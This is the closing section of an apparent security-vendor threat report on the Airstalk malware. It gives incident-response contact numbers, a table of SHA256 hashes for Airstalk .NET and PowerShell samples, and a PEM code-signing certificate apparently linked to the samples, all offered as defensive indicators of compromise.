- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

IoC	Type	Description
0c444624af1c9cce6532a6f88786840ebce6ed3df9ed570ac75e07e30b0c0bde	SHA256	Signed test sample
1f8f494cc75344841e77d843ef53f8c5f1beaa2f464bcbe6f0aacf2a0757c8b5	SHA256	Signed test sample
dfdc27d81a6a21384d6dba7dcdc4c7f9348cf1bdc6df7521b886108b71b41533	SHA256	Airstalk .NET sample
b6d37334034cd699a53df3e0bcac5bbdf32d52b4fa4944e44488bd2024ad719b	SHA256	Airstalk .NET sample

4e4cbaed015dfbda3c368ca4442cd77a0a2d5e65999cd6886798495f2c29fcd5	SHA256	Airstalk .NET sample
3a48ea6857f1b6ae28bd1f4a07990a080d854269b1c1563c9b2e330686eb23b5	SHA256	Airstalk PowerShell sample

Code signing certificate:

-----BEGIN CERTIFICATE-----

MIIF/DCCA+SgAwIBAgIQKa+42RPbhP2zYvT9knuFUzANBgkqhkiG9w0BAQsFADB7

MQswCQYDVQQGEwJVUzEOMAwGA1UECAwFVGV4YXMxEDAOBgNVBAcMB0hvdXN0b24x

ETAPBgNVBAoMCFNTTCBDb3JwMTcwNQYDVQQDDC5TU0wuY29tIEVWIENvZGUgU2ln

bmluZyBJbnRlcm1lZGlhdGUgQ0EgUlNBIFIzMB4XDTI0MDYyODEwMDQ0OVoXDTI1

MDYyODAzMjkzN1owgfkxCzAJBgNVBAYTAkNOMQ4wDAYDVQQIDAVIZWJlaTERMA8G

A1UEBwwITGFuZ2ZhbmcxOjA4BgNVBAoMMUFvdGVuZyBJbmR1c3RyaWFsIEF1dG9t

YXRpb24gKExhbmdmYW5nKSBDby4sIEx0ZC4xGzAZBgNVBAUTEjkxMTMxMDAwTUEw

QTNIRjhYOTE6MDgGA1UEAwwxQW90ZW5nIEluZHVzdHJpYWwgQXV0b21hdGlvbiAo

TGFuZ2ZhbmcpIENvLiwgTHRkLjEdMBsGA1UEDwwUUHJpdmF0ZSBPcmdhbml6YXRp

b24xEzARBgsrBgEEAYI3PAIBAxMCQ04wdjAQBgcqhkjOPQIBBgUrgQQAIgNiAASf

B2NdKWXwGa7DkmCA5NiX+kQh5JkYBjGKJgSRz5BflX/Bo+/pXKfN8fsUOe5J3k+y

v/XX53ZiHRJMmpWSjEHXyDFHbBco1hksVLOoeaTFHx65sh5eysXxwD3bwn1lzSCj

ggGpMIIBpTAMBgNVHRMBAf8EAjAAMB8GA1UdIwQYMBaAFDa9Sf8xLOuvakD+mcAW

7br8SN1fMH0GCCsGAQUFBwEBBHEwbzBLBggrBgEFBQcwAoY/aHR0cDovL2NlcnQu

c3NsLmNvbS9TU0xjb20tU3ViQ0EtRVYtQ29kZVNpZ25pbmctUlNBLTQwOTYtUjMu

Y2VyMCAGCCsGAQUFBzABhhRodHRwOi8vb2NzcHMuc3NsLmNvbTBfBgNVHSAEWDBW

MAcGBWeBDAEDMA0GCyqEaAGG9ncCBQEHMDwGDCsGAQQBgqkwAQMDAjAsMCoGCCsG

AQUFBwIBFh5odHRwczovL3d3dy5zc2wuY29tL3JlcG9zaXRvcnkwEwYDVR0lBAww

CgYIKwYBBQUHAwMwUAYDVR0fBEkwRzBFoEOgQYY/aHR0cDovL2NybHMuc3NsLmNv

bS9TU0xjb20tU3ViQ0EtRVYtQ29kZVNpZ25pbmctUlNBLTQwOTYtUjMuY3JsMB0G

A1UdDgQWBBQdt2jU+7Pr64QrUIvuU1nojIqttzAOBgNVHQ8BAf8EBAMCB4AwDQYJ

KoZIhvcNAQELBQADggIBAMBeOg1geZaMToh9XVF2rrQQRXArYYQKi5svgEX6YcjC

ZljQZzBo8wIyvyyeJ7x33ThTTbPpukggrKE2p019jGjlKQMjWoA1leRatuyrMPVT

w5+Vs/RCEogg1X/n6wmvTUUNvLCv6iDgT3/ZFrm7jIJKrwMkt/HbuGE/AB3w/Hfk

tnDcWbMii58+HmuDbPRtfvKe1p9IZ6EbxdAVRrOg/unECl4JC9gdzma0DbD6HhmY

AgaCEoqBds59ghNjN2y/QpMiAvrUBpX6p4pJzIedj5cJ/WID0QgaIlWpOI18rRfP

Lkh6p02s5nmbSZKQQFtjPNCew65shUgCFdiV/mnFVPbI76o4N41c2z+AEqODk6fI

QUEeCr8Ny/Ro6ijXhycFvcN/YS9mLeiZ43cyEx9iylGskYY7wbPUblzNAF5NzxuK

jp/EBCUmCoj/q43D2u/ldB9ND4yaiaRmMMte8BVjSoU9xUUss7a5vft51ONTWtWS

O8Hbs4pnGcPCjewTdrgDqKYcLOPFN4M04kQHaQqQyQaY9Sff6/2c16Sh4rmErluQ

IlbNggl4sHlpMObqSqPnkJy8ClBFr7ah7AH8k6hzyQheh1rXUtmK0TSCbywsLFfH

nGbFSa72+9mByBCUH3ckD+Nnv73dtRdH9/M7+Oq+71BJQmMwmuMXPi450vTM4HIP

-----END CERTIFICATE-----